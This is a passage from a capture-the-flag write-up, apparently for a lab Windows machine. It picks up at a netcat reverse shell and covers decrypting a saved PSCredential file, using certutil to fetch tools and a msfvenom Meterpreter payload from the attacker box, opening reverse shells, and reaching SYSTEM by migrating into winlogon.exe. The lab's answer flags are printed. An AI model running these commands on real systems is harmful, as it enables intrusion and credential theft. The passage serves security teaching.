
Fired up a nc listener, forwarded the request, and… there it is. The gadget chain does its thing and a shell comes back as sfitz:
1
2
3
4
5
──╼ $nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.230.183 49671
whoami
pov\sfitz
8. Post-Exploitation — Stored Credentials in Documents
First thing any self-respecting attacker does with a fresh shell: poke around the home directory. And there it is, sitting in Documents like nobody ever thought to move it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
PS C:\Users\sfitz\Documents> dir


    Directory: C:\Users\sfitz\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       12/25/2023   2:26 PM           1838 connection.xml


PS C:\Users\sfitz\Documents> cat connection.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc88000000000200000000001066000000010000200000003b44db1dda743e1442e77627255768e65ae76e179107379a964fa8ff156cee21000000000e8000000002000020000000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104ed1d95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae88fde733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1edda6</SS>
    </Props>
  </Obj>
</Objs>
PS C:\Users\sfitz\Documents>
connection.xml is a serialized PSCredential object — basically PowerShell’s way of saving a username/password pair to disk without technically leaving the password sitting there in plaintext. The Password field is a DPAPI-protected blob for user alaading.
Here’s the thing about DPAPI blobs: you can’t just crack them offline like a password hash. They’re tied to the exact Windows user account that encrypted them, which sounds like a dead end — except the shell is already running as sfitz, on the exact same machine, as the exact account that can decrypt it. So instead of cracking anything, just ask PowerShell nicely to decrypt its own secret: Import-Clixml rebuilds the credential object, and GetNetworkCredential().Password hands the plaintext over on a silver platter:
1
2
3
4
$encryptedPassword = Import-Clixml -Path 'C:\Users\sfitz\Documents\connection.xml'
$decryptedPassword = $encryptedPassword.GetNetworkCredential().Password
$decryptedPasswordPS C:\Windows> PS C:\Windows>
f8gQ8fynP44ek1m3

Plaintext password f8gQ8fynP44ek1m3 for user alaading — a whole other user, handed over by a “secure” credential file. Not bad for one cat.
9. Staging RunasCs.exe to Switch to alaading
A password is only useful if there’s a way to actually use it. RunasCs.exe spawns a process as another user without needing an interactive logon — exactly what’s needed here. Hosted it from the attack box with the laziest possible web server:
1
2
3
4
5
6
7
8
└──╼ $python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
10.129.230.183 - - [14/Aug/2026 11:28:59] "GET /RunasCs.exe HTTP/1.1" 200 -
10.129.230.183 - - [14/Aug/2026 11:29:00] "GET /RunasCs.exe HTTP/1.1" 200 -
10.129.230.183 - - [14/Aug/2026 11:29:13] "GET /RunasCs.exe HTTP/1.1" 200 -
10.129.230.183 - - [14/Aug/2026 11:29:14] "GET /RunasCs.exe HTTP/1.1" 200 -
10.129.230.183 - - [14/Aug/2026 11:29:25] "GET /RunasCs.exe HTTP/1.1" 200 -
10.129.230.183 - - [14/Aug/2026 11:29:26] "GET /RunasCs.exe HTTP/1.1" 200 -
Grabbed it on the target with certutil instead — good old living-off-the-land, since it ships on every Windows box by default and doesn’t draw the same attention Invoke-WebRequest might:
1
2
3
PS C:\Users\sfitz> certutil.exe -urlcache -f http://10.10.17.141:8888/RunasCs.exe RunasCs.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

Everything’s in place — tool on disk, password in pocket. Time to actually become alaading:
1
2
3
4
5
PS C:\Users\sfitz> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 powershell.exe -r 10.10.17.141:9002

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-f915e$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 4468 created in background.
10. User Flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PS C:\Users\alaading\Desktop> ls
ls


    Directory: C:\Users\alaading\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        8/13/2026   3:13 AM             34 user.txt


PS C:\Users\alaading\Desktop> cat user.txt
cat user.txt
1fba2f08f5235d09a5cc55ab32a70bae

First flag down. Now for the part where alaading turns into SYSTEM.
11. Enumerating Privileges as alaading
Before jumping straight to “how do I become SYSTEM,” worth a quick check on what alaading is actually allowed to do:
1
2
3
4
5
6
7
8
9
10
11
PS C:\Users\alaading\Desktop> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

SeDebugPrivilege: Enabled jumped straight off the screen. That one line is basically Windows saying “you’re allowed to poke at almost any process on this box, SYSTEM ones included” — if you know how to cash it in. Googled it to make sure that reading was right:

And found the technique laid out on Hacking Articles, confirming the abuse path — SeDebugPrivilege lets a process open a handle to (and migrate/inject into) processes owned by anyone, SYSTEM included:

Which is exactly the trick about to get pulled on winlogon.exe below.
12. Privilege Escalation — Migrating into a SYSTEM Process
Generated an x86 Meterpreter payload with msfvenom:
1
2
3
4
5
6
└──╼ $msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.17.141 lport=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 355 bytes
Final size of exe file: 7168 bytes
Then stood up a matching multi/handler:
1
2
3
4
5
6
7
8
9
10
11
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.17.141
lhost => 10.10.17.141
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 4444
lport => 4444
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.17.141:4444
Handler’s listening — same certutil trick as before to get shell.exe onto the target, then just… run it:
1
2
3
4
5
6
PS C:\Users\alaading> certutil.exe -urlcache -f http://10.10.17.141:8888/shell.exe shell.exe
certutil.exe -urlcache -f http://10.10.17.141:8888/shell.exe shell.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
PS C:\Users\alaading> .\shell.exe
.\shell.exe

1
2
3
4

  [*] Started reverse TCP handler on 10.10.17.141:4444
[*] Sending stage (199238 bytes) to 10.129.230.183
[*] Meterpreter session 1 opened (10.10.17.141:4444 -> 10.129.230.183:49687) at 2026-08-14 12:03:44 +0300
Session comes back as alaading — cool, but that’s old news at this point. Time to cash in that SeDebugPrivilege. Went hunting for a SYSTEM-owned process to migrate into, and winlogon.exe is always a reliable pick:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
(Meterpreter 1)(C:\Users\alaading) > ps
(Meterpreter 1)(C:\Users\alaading) > ps winlogon
Filtering on 'winlogon'

Process List
============

 PID  PPID  Name          Arch  Session  User  Path
 ---  ----  ----          ----  -------  ----  ----
 552  476   winlogon.exe  x64   1              C:\Windows\System32\winlogon.exe

(Meterpreter 1)(C:\Users\alaading) > migrate 552
[*] Migrating from 1104 to 552...
[*] Migration completed successfully.


One migrate command later, the whole session is living inside winlogon.exe — which just happens to run as SYSTEM. A quick whoami confirms the promotion:
1
2
3
C:\Windows\system32>whoami
whoami
nt authority\system
13. Root Flag
1
2
3
C:\Users\Administrator\Desktop>type root.txt
type root.txt
e870b11bee04fac2a54448baf6bb0c21

Box down. And the whole chain traces back to one thing: a pair of encryption keys that were supposed to be secret, sitting in plaintext in a config file. Moral of the story — always read the config file.